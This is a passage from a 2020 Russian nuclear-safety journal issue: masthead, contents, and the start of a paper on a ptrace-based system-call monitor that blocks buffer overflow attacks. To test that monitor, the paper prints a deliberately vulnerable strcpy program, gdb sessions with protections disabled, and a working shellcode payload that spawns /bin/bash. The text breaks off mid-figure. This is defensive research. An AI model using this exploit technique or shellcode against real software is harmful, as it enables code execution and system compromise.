

NATIONAL RESEARCH NUCLEAR UNIVERSITY MEPhI

GLOBAL NUCLEAR SAFETY

2020, 3(36)

Founded in November, 2011

The subscription index is 10647 in the catalogue «Press of Russia»

Quarterly

ISSN 2305-414X, reg. № FS77-47155, November, 3 2011

Web-site: <http://gns.mephi.ru>

Editor-in-Chief:

M.N. Strikhanov, Doctor of Physics and Mathematics, Professor (*Russia*)

Editorial Staff:

M.N. Strikhanov, Editor-in-Chief, Doctor of Physics and Mathematics, Professor (*Russia*)

V.A. Rudenko, Deputy Editor-in-Chief, Doctor of Sociology, Professor (*Russia*)

Denis Flory, Deputy CEO of IAEA (*Austria*)

Liu Daming, Professor of the Chinese Nuclear Power Institute, CIAE (*China*)

Nancy Fragoyannis, Senior Counsellor of the USA Nuclear Regulation Commission (*USA*)

Buhach Andrzej, Doctor of Technical sciences, Professor (*Poland*)

M.K. Skakov, Doctor of Physics and Mathematics, Professor (*Kazakhstan*)

A.D. Malyarenko, Doctor of Technical sciences, Professor (*Belarus*)

S.E. Gook, PhD Technical Science (*Germany*)

P.D. Kravchenko, Doctor of Technical sciences, Professor (*Russia*)

A.P. Elokhin, Doctor of Technical sciences, Professor (*Russia*)

A.V. Chernov, Doctor of Technical sciences, Professor (*Russia*)

Y.I. Pimshin, Doctor of Technical sciences, Professor (*Russia*)

Y.P. Mukha, Doctor of Technical sciences, Professor (*Russia*)

V.V. Krivin, Doctor of Technical sciences, Professor (*Russia*)

V.I. Ratushny, Doctor of Physics and Mathematics, Professor (*Russia*)

A.V. Palamarchuk, PhD Technical sciences (*Russia*)

A.A. Salnikov, PhD Technical sciences (*Russia*)

V.E. Shukshunov, Doctor of Technical sciences, Professor (*Russia*)

V.P. Povarov, PhD Physics and Mathematics (*Russia*)

Founder:

National Research Nuclear University MEPhI

Editorial address:

Kashirskoe shosse 31, Moscow, 115409, Russia

Lenin Street, 73/94, Rostov region, Volgodonsk, 347360, Russia

telephone: (8639)222717, e-mail: oni-viti@mephi.ru

Press address:

Lenin Street, 73/94, Rostov region, Volgodonsk, 347360, Russia.

Moscow

НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ ЯДЕРНЫЙ УНИВЕРСИТЕТ «МИФИ»

ГЛОБАЛЬНАЯ ЯДЕРНАЯ БЕЗОПАСНОСТЬ

2020, 3(36)

Журнал основан в ноябре 2011 г.
Подписной индекс в объединенном каталоге «Пресса России» – 10647
Выходит 4 раза в год, ISSN 2305-414X
Свидетельство о регистрации средства массовой информации ПИ № ФС77-47155 от 3.11.2011 г.

Журнал включен в перечень ВАК РФ (№ 759)

Группы научных специальностей:

05.14.00 – Энергетика;

05.26.00 – Безопасность деятельности человека;

05.13.00 – Информатика, вычислительная техника и управление.

Web-site: <http://gns.mephi.ru>

Главный редактор:

М.Н. Стриханов, доктор физико-математических наук, профессор (Россия)

Редакционная коллегия:

М.Н. Стриханов, главный редактор, д-р физ.-мат. наук, проф. (Россия)

В.А. Руденко, заместитель главного редактора, д-р соц. наук, проф. (Россия)

Денис Флори, заместитель генерального директора МАГАТЭ (Австрия)

Лю Дамин, проф. Китайского института ядерной энергетики (Китай)

Нэнси Фрагояннис, старший советник Комиссии по ядерному регулированию США (США)

Бухач Андржей, д-р техн. наук, проф. (Польша)

М.К. Скаков, д-р физ.-мат. наук, проф. (Казахстан)

А.Д. Маляренко, д-р техн. наук, проф. (Беларусь)

С.Э. Гоок, к-т техн. наук (Германия)

П.Д. Кравченко, д-р техн. наук, проф. (Россия)

А.П. Елохин, д-р техн. наук, проф. (Россия)

А.В. Чернов, д-р техн. наук, проф. (Россия)

Ю.И. Пимшин, д-р техн. наук, проф. (Россия)

Ю.П. Муха, д-р техн. наук, проф. (Россия)

В.В. Кривин, д-р техн. наук, проф. (Россия)

В.И. Ратушный, д-р физ.-мат. наук, проф. (Россия)

А.В. Паламарчук, к-т техн. наук (Россия)

А.А. Сальников, к-т техн. наук (Россия)

В.Е. Шукинунов, д-р техн. наук, проф. (Россия)

В.П. Поваров, к-т физ.-мат. наук (Россия)

Учредитель:

Национальный исследовательский ядерный университет «МИФИ»

Адрес редакции: 115409, Россия, г. Москва, Каширское шоссе, 31;
347360, Россия, Ростовская обл., г. Волгодонск, ул. Ленина, 73/94,
тел. (8639) 222717, e-mail: oni-viti@mephi.ru

Адрес типографии: 347360, Россия, Ростовская обл., г. Волгодонск, ул. Ленина, 73/94.

Москва

CONTENTS

2020, 3(36)

THE PROBLEMS OF NUCLEAR, RADIATION AND ECOLOGICAL SAFETY

Preventing Attacks on the Easiest Applications with Vulnerabilities by Verification of Their Committed System Calls

M.A. Parinov, A.G. Sirotkina7

Study of Automated Control System of Underwater Dosimetry Kit in Remote Bottom Radioactivity Measurement in Deepwater Areas

A.P. Elokhin, A.A. Vasilenko, S.E. Ulin, S. Yuksekler, M. Yuksekler18

Integral Logistics in NPP Unit Decommissioning Project

A.I. Berela1, S.A. Tomilin, A.G. Fedotov, E.S. Arsenteva40

RESEARCH, DESIGN, CONSTRUCTION AND INSTALLATION OF NUCLEAR FACILITIES MANUFACTURING EQUIPMENT

Optimization and Improvement of Electric Drive Valve Diagnostics Process During Pre-Commissioning Activities at NPP Units Under Construction

Z.O. Kavrishvili 1, V.L. Rachkov46

Modernization of Ultrasonic Inspection of RBMK-1000 Reactor Zirconium Channels

A.G. Rodygin, R.V. Pirozhkov, E.A. Tsvelik54

NUCLEAR FACILITIES EXPLOITATION

Evaluation of Reliability Indicators of Units of Unified Set of Technical Means at Nuclear Power Plants Using Information About Failures and Defects

Samokhin D.S.1, Alslman M.A.63

Analysis of Hydraulic Circuit of Power Plants with Internal Combustion Engines

A.V. Razuvaev73

Methods for Controlling Carbonate Deposits on Heat Exchange Equipment in Nuclear Power Industry

M.N. Galanova1, E.R. Bartel, N.V. Bogush78

SAFETY CULTURE, SOCIO AND LEGAL ASPECTS OF TERRITORIAL DEVELOPMENT OF NUCLEAR FACILITIES LOCATION

A Systematic Approach to Evaluating Corrective Actions to Create Safety Culture in Nuclear Industry

V.A. Rudenko, V.D. Ozhereliev, Yu.A. Evdoshkina, O.F. Tsuverkalova, A.N. Setrakov85

Language Competence Formation Among VETI NRNU MEPhI Students in the View of
State Corporation «Rosatom» Export-Oriented Policy

I.V. Zarochintseva, L.V. Zakharova, Yu.A. Lupinogina, N.V. Bunames

E.V. Kolesnikova 95

Formation of Relational Strategy as Economic Security Factor of the Nuclear Industry
Enterprises (on the Example of Machine-Building Enterprises in Volgodonsk)

M.V. Golovko, A.N. Setrakov, J.S. Rogacheva, A.V. Antsibor 104

Author Index of vol. 3, 2020 112

СОДЕРЖАНИЕ

Номер 3(36), 2020

ПРОБЛЕМЫ ЯДЕРНОЙ, РАДИАЦИОННОЙ И ЭКОЛОГИЧЕСКОЙ БЕЗОПАСНОСТИ

Предотвращение атак на простейшие приложения с уязвимостями путем проверки совершаемых ими системных вызовов

М.А. Паринов, А.Г. Сироткина7

Исследование системы автоматизированного управления подводного дозиметрического комплекса при дистанционном измерении придонной радиоактивности в глубоководных акваториях

А.П. Елохин, А.А. Василенко, С.Е. Улин, С. Юксеклер, М. Юксеклер18

Интегральная логистика в проекте вывода из эксплуатации блока АЭС

А.И. Берела, С.А. Томилин, А.Г. Федотов, Е.С. Арсентьева40

ИЗЫСКАНИЕ, ПРОЕКТИРОВАНИЕ, СТРОИТЕЛЬСТВО И МОНТАЖ ТЕХНОЛОГИЧЕСКОГО ОБОРУДОВАНИЯ ОБЪЕКТОВ АТОМНОЙ ОТРАСЛИ

Оптимизация и совершенствование процесса диагностирования электроприводной арматуры в период ПНР на строящихся энергоблоках АЭС

З.О. Кавришвили, В.Л. Рачков46

Модернизация ультразвукового контроля циркониевых каналов реактора РБМК

А.Г. Родыгин, Р.В. Пирожков, Е.А. Цвелик54

ЭКСПЛУАТАЦИЯ ОБЪЕКТОВ АТОМНОЙ ОТРАСЛИ

Оценка показателей надежности блоков из состава унифицированного комплекса технических средств на АЭС с использованием информации об отказах и дефектах

Д.С. Самохин, М.А. Альсльман63

Анализ гидравлической схемы энергоустановок с двигателями внутреннего сгорания

А.В. Разуваев73

Методы борьбы с карбонатными отложениями на теплообменном оборудовании в атомной энергетике

М.Н. Галанова, Е.Р. Бартель, Н.В. Богуш78

КУЛЬТУРА БЕЗОПАСНОСТИ И СОЦИАЛЬНО-ПРАВОВЫЕ АСПЕКТЫ РАЗВИТИЯ ТЕРРИТОРИЙ РАЗМЕЩЕНИЯ ОБЪЕКТОВ АТОМНОЙ ОТРАСЛИ

Системный подход к оценке корректирующих мероприятий для формирования культуры безопасности в атомной отрасли

*В.А. Руденко, В.Д. Ожерельев, Ю.А. Евдошкина, О.Ф. Цуверкалова,
А.Н. Сетраков*.....85

Формирование языковой компетенции студентов ВИТИ НИЯУ МИФИ в свете экспортоориентированной политики ГК «Росатом»

*И.В. Зарочинцева, Л.В. Захарова, Ю.А. Лутиногина, Н.В. Бунамес,
Е.В. Колесникова*.....95

Формирование реляционной стратегии как фактор экономической безопасности предприятий атомной отрасли (на примере машиностроительных предприятий г. Волгодонска)

М.В. Головки, А.Н. Сетраков, Ж.С. Рогачева, А.В. Анцибор.....104

Авторский указатель номера 3(36), 2020.....111

**ПРОБЛЕМЫ ЯДЕРНОЙ, РАДИАЦИОННОЙ
И ЭКОЛОГИЧЕСКОЙ БЕЗОПАСНОСТИ**

УДК 004.492.2

**ПРЕДОТВРАЩЕНИЕ АТАК НА ПРОСТЕЙШИЕ ПРИЛОЖЕНИЯ С
УЯЗВИМОСТЯМИ ПУТЕМ ПРОВЕРКИ СОВЕРШАЕМЫХ ИМИ
СИСТЕМНЫХ ВЫЗОВОВ**

© 2019 М.А. Паринов*, А.Г. Сироткина**

*Национальный исследовательский ядерный университет «МИФИ», Москва, Россия

**Саровский физико-технический институт – Национальный исследовательский ядерный университет «МИФИ», Саров, Нижегородская обл., Россия

Проблема выявления и предотвращения атак на приложения была и остается одной из актуальных задач информационной безопасности. Изъяны в коде программ приводят к нарушению нормальной работы программного обеспечения. Из-за недочетов разработки могут возникать нарушения целостности, доступности и конфиденциальности данных, прерывание выполнения запущенных процессов или даже системы в целом. Целью данной работы является предотвращение атаки на приложение путем переполнения буфера с помощью разработанного комплекса по предотвращению атак. Для выполнения поставленной цели кратко рассматриваются недостатки современных систем по предотвращению атак на приложения, рассматривается структура разработанного программного комплекса, алгоритмы работы каждого из модуля программного комплекса, механизм совершения переполнения буфера, а также тестируется разработанный программный комплекс на простейшем переполнении буфера.

Ключевые слова: переполнение буфера, системные вызовы, инъекции кода, неисполняемый стек, StackGuard, ASRL, информационная безопасность.

Поступила в редакцию 26.05.2020

После доработки 07.07.2020

Принята к публикации 21.07.2020

Введение

Современные приложения во время выполнения часто подвергаются различным атакам. Целью таких атак может являться нарушение целостности, доступности или конфиденциальности обрабатываемой информации.

Проблема выявления и предотвращения атак на приложения была и остается одной из актуальных задач информационной безопасности. Корректная разработка приложения является одним из способов решения данной проблемы, так как небольшая ошибка разработчика в умелых руках злоумышленника может привести к непредсказуемым последствиям [1].

Ни один из широко используемых в ОС Linux механизмов защиты не может гарантировать предотвращение атак на приложения ввиду слабостей своей реализации. Например, способом обхода StackGuard является техника перетирания указателя текущего фрейма [2]. Для неисполняемого стека предложена технология возврата в библиотеку (ret2libc) основанная на вызове системных функций и ее модификации [3, 4, 5]. Для обхода ASLR используются техника схожая с ret2libc, но с возвратом в Procedure Linkage Table [6, 7, 8, 9]. Данные способы обходов представленных систем защиты далеко не единственные и существует еще множество способов обхода, в том числе способов обхода сразу нескольких систем предотвращения и обнаружения атак на приложения [10].

Учитывая недостатки существующих систем, был предложен алгоритм предотвращения атак на уязвимые приложения путем проверки совершаемых ими системных вызовов. Целью данной работы является предотвращение атаки на приложение путем переполнения буфера с помощью разработанного комплекса по предотвращению атак. Для этого рассматриваются структура разработанного программного комплекса, алгоритмы работы каждого из модуля программного комплекса, механизм совершения переполнения буфера, а также тестируется разработанный программный комплекс на простейшем переполнении буфера. В качестве стенда для проведения тестирования используется ноутбук Lenovo с процессором Core I7-3250M 2900MHz памятью 4Gb DDR3-1600MHz и установленными ОС Ubuntu 14.04 и программным комплексом по предотвращению атак на приложения описанным далее. В качестве методов исследования можно выделить тестирование на проникновение, статический анализ исходных кодов защищаемого ПО и динамический анализ.

Программный комплекс

Программный комплекс разделен на две подсистемы. Первая – система анализа исходных кодов и построения эталонной модели поведения защищаемого приложения. Вторая – непосредственно система предотвращения атак на приложения путем сравнения с эталонной моделью поведения совершаемых приложением системных вызовов. Механизм взаимодействия этих систем представлен на рисунке 1.




Рисунок 1 – Модули программного комплекса по предотвращению атак
[Attack prevention software modules]

Алгоритм работы программного комплекса можно разделить на две части согласно подложенным модулям. Первая – это алгоритм получения модели поведения защищаемого приложения, изображенный на рисунке 2. Вторая – это алгоритм работы модуля анализа поведения защищаемого приложения, изображенный на рисунке 3.




Рисунок 2 – Алгоритм построения модели поведения защищаемого приложения [Algorithm of constructing a behavior model of the protected application]




Рисунок 3 – Алгоритм работы модуля анализа поведения защищаемого приложения [Algorithm of the module of analyzing the protected application behavior]

Таким образом, анализируя исходные коды защищаемого приложения, мы получаем граф потока управления, отражающий порядок выполнения системных вызовов. На основе данного графа строится модель поведения, которая будет

содержать номера и порядок системных вызовов защищаемого приложения. Для работы с графом потока управления предлагается использовать недетерминированный конечный автомат без входного алфавита заданный табличным способом [12].

Переполнение буфера

Переполнение буфера – тип атак, приводящих к инъекциям, кода в уязвимых приложениях, основанные на отсутствии проверок на соответствие размера входных данных и размера выделенной под переменную области памяти.

Для понимания процесса на рисунке 4 изображены алгоритмы нормального выполнения функции и выполнения функции в момент атаки путем переполнения буфера.




Рисунок 4 – Алгоритмы нормального выполнения функции и выполнения функции в момент атаки путем переполнения буфера [Algorithms of normal function execution and function execution at the moment of a buffer overflow attack]

Простейшее переполнение буфера

Для выполнения простейшей атаки нам потребуется отключить ASLR и StackSmashProtector, встроенный в компилятор (при выполнении атаки типа ret2libc отключение этих механизмов не требуется) [12]. Для начала нужно скомпилировать уязвимое приложение и запустить его в отладчике. Исходный код уязвимого приложения изображен на рисунке 5.

```
#include <stdio.h>
#include <string.h>
int main(int argc, char** argv)
{
    char buf[200];
    strcpy(buf, argv[1]);
    return 0;
}
```

Рисунок 5 – Исходный код уязвимого приложения [Source code of the vulnerable application]

Далее, путем перебора длин входных данных, пытаемся вызвать переполнение буфера, которое приведет к аварийному завершению приложения (рис. 6) [13].

```

root@oxg-VirtualBox:/home/oxg# gcc -ggdb -o test -fno-stack-protector -z execsta
ck -mpreferred-stack-boundary=2 test1.c
root@oxg-VirtualBox:/home/oxg# gdb test
GNU gdb (Ubuntu 7.7.1-0ubuntu5~14.04.2) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from test...done.
(gdb) run $(python -c 'print "\x50"*208')
Starting program: /home/oxg/test $(python -c 'print "\x50"*208')

Program received signal SIGSEGV, Segmentation fault.
0x50505050 in ?? ()
(gdb)

```

Рисунок 6 – Вызов переполнения [Overflow call]

Данный способ позволяет переписать регистр `eip`, в котором хранится указатель на адрес следующей инструкции. На рисунке 7 изображено состояние регистров на момент останова.

```

0x50505050 in ?? ()
(gdb) info registers
eax                0x0          0
ecx                0xbffff7e0    -1073743904
edx                0xbffff502    -1073744638
ebx                0xb7fc1000    -1208217600
esp                0xbffff510    0xbffff510
ebp                0x50505050    0x50505050
esi                0x0          0
edi                0x0          0
eip                0x50505050    0x50505050
eflags             0x10202    [ IF RF ]
cs                 0x73         115
ss                 0x7b         123
ds                 0x7b         123
es                 0x7b         123
fs                 0x0          0
gs                 0x33         51
(gdb) x/10x $esp -40
0xbffff4e8:    0x50505050    0x50505050    0x50505050    0x50505050
0xbffff4f8:    0x50505050    0x50505050    0x50505050    0x50505050
0xbffff508:    0x50505050    0x50505050
(gdb) x/10x $esp -32
0xbffff4f0:    0x50505050    0x50505050    0x50505050    0x50505050

```

Рисунок 7 – Состояние регистров в момент переполнения [Registers state at the time of overflow]

Как можно увидеть, регистр `ESP` указывает на наш потенциально вредоносный буфер. То есть, заменив часть вводимых данных шеллкодом и перезаписав `EIP` адресом `ESP`, мы получим исполненные вредоносные инструкции.

Что бы получить адрес `ESP`, поставим точку останова в коде на моменте записи буфера (функция `strncpy`). На рисунке 8 видно, что текущий адрес, хранящийся в `ESP`,

равен 0xbffff508 – он указывает на начало нашего буфера. То есть после выполнения операции копирования в буфер адрес ESP будет равен 0xbffff308.

```
Starting program: /home/oxg/test ahgkjadsadsfs

Breakpoint 1, main (argc=2, argv=0xbffff674) at test1.c:6
6      strcpy(str, argv[1]);
(gdb) info registr esp
Undefined info command: "registr esp". Try "help info".
(gdb) info registers esp
esp          0xbffff508          0xbffff508
(gdb) list
1      #include <stdio.h>
2      #include <string.h>
3      int main(int argc, char** argv)
4      {
5          char str[200];
6          strcpy(str, argv[1]);
7          return 0;
8      }
(gdb) break 6
Note: breakpoint 1 also set at pc 0x8048426.
Breakpoint 2 at 0x8048426: file test1.c, line 6.
(gdb) info registers esp
esp          0xbffff508          0xbffff508
(gdb)
```

Рисунок 8 – Адрес, хранящийся в ESP [The address stored in the ESP]

Окончательная структура входных данных показана на рисунке 9. Они собираются по такому принципу: мусорные данные + целевой шеллкод + записанный несколько раз нужный нам адрес возврата. В показанном на рисунке `\x90 * 23` является мусорными данными далее следует шеллкод и в конце `\x08\xfb\xff\xbf * 40` является записью требуемого адреса возврата 40 раз [14].

```
Breakpoint 1, main (argc=2, argv=0xbffff674) at test1.c:6
6      strcpy(str, argv[1]);
(gdb) info registr esp
Undefined info command: "registr esp". Try "help info".
(gdb) info registers esp
esp          0xbffff508          0xbffff508
(gdb) list
1      #include <stdio.h>
2      #include <string.h>
3      int main(int argc, char** argv)
4      {
5          char str[200];
6          strcpy(str, argv[1]);
7          return 0;
8      }
(gdb) break 6
Note: breakpoint 1 also set at pc 0x8048426.
Breakpoint 2 at 0x8048426: file test1.c, line 6.
(gdb) info registers esp
esp          0xbffff508          0xbffff508
(gdb) $(python -c 'print "\x90"*23+ "\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x62\x61\x73\x68\x62\x62\x69\x6e\x2f\x83\xec\x01\xc6\x04\x24\x2f\x89\xe6\x50\x56\xb0\x0b\x89\xfb\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31\xdb\xcd\x80" + "\x08\xfb\xff\xbf"*40')
)
```

Рисунок 9 – Структура вредоносного кода [The structure of the malicious code]

Результатом передачи в буфер таких данных является выполнение нужной нам программы (/bin/bash). Это показано на рисунке 10.


```
(gdb) run $(python -c 'print "\x90"*371+ "\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x62\x61\x73\x68\x68\x62\x69\x6e\x2f\x83\xec\x01\xc6\x04\x24\x2f\x89\xe6\x50\x56\x60\x0b\x89\xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31\xdb\xcd\x80" + "\xdc\xf1\xff\xbf"*35')
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/oxg/test $(python -c 'print "\x90"*371+ "\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x62\x61\x73\x68\x68\x62\x69\x6e\x2f\x83\xec\x01\xc6\x04\x24\x2f\x89\xe6\x50\x56\x60\x0b\x89\xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31\xdb\xcd\x80" + "\xdc\xf1\xff\xbf"*35')

Breakpoint 1, main (argc=2, argv=0xbffff454) at test1.c:6
6      strcpy(str, argv[1]);
(gdb) c
Continuing.
process 4758 is executing new program: /bin/bash
root@oxg-VirtualBox:/home/oxg#
Program received signal SIGINT, Interrupt.
0xb7fdd416 in ?? ()
(gdb) run $(python -c 'print "\x90"*371+ "\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x62\x61\x73\x68\x68\x62\x69\x6e\x2f\x83\xec\x01\xc6\x04\x24\x2f\x89\xe6\x50\x56\x60\x0b\x89\xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31\xdb\xcd\x80" + "\xdc\xf1\xff\xbf"*35')
```

Рисунок 10 – Результат выполнения вредоносного кода [The result of executing malicious code]

Проверка алгоритма по предотвращению атак на приложения

Для проведения первого теста используется простейшее переполнение буфера. Как можно увидеть на рисунке 11, работа не атакованного приложения приводит к вызову определенной последовательности вызовов. Стоит заметить, что на рисунке 11 утилита ptrace это модуль программного комплекса по предотвращению атак на приложения основанная на системной библиотеке ptrace, которая отслеживает системные вызовы защищаемого приложения и сравнивает их с эталонной моделью, полученной путем анализа исходных кодов защищаемого приложения и системных библиотек.

```
root@oxg-VirtualBox:/home/oxg# ./ptrace /home/oxg/test asdaagsgteh
SYS 45
SYS 33
SYS 192
SYS 33
SYS 5
SYS 197
SYS 192
SYS 6
SYS 33
SYS 5
SYS 3
SYS 197
SYS 192
SYS 192
SYS 192
SYS 6
SYS 192
SYS 243
SYS 125
SYS 125
SYS 125
SYS 91
SYS 252
root@oxg-VirtualBox:/home/oxg#
```

Рисунок 11 – Нормальное функционирование защищаемого приложения [Normal functioning of the protected application]

Далее это же приложение было запущено в разработанном модуле с отключенным механизмом защиты. Это сделано для наглядного отображения

происходящих изменений в количестве и порядке системных вызовов (рис. 12). И далее был произведен запуск разработанного модуля с системой защиты. После перехвата вызова, внедренного злоумышленником, появляется надпись о совершении атаки и работа уязвимого приложения прекращается. Результат выполнения показан на рисунке 13.

```

SYS 252
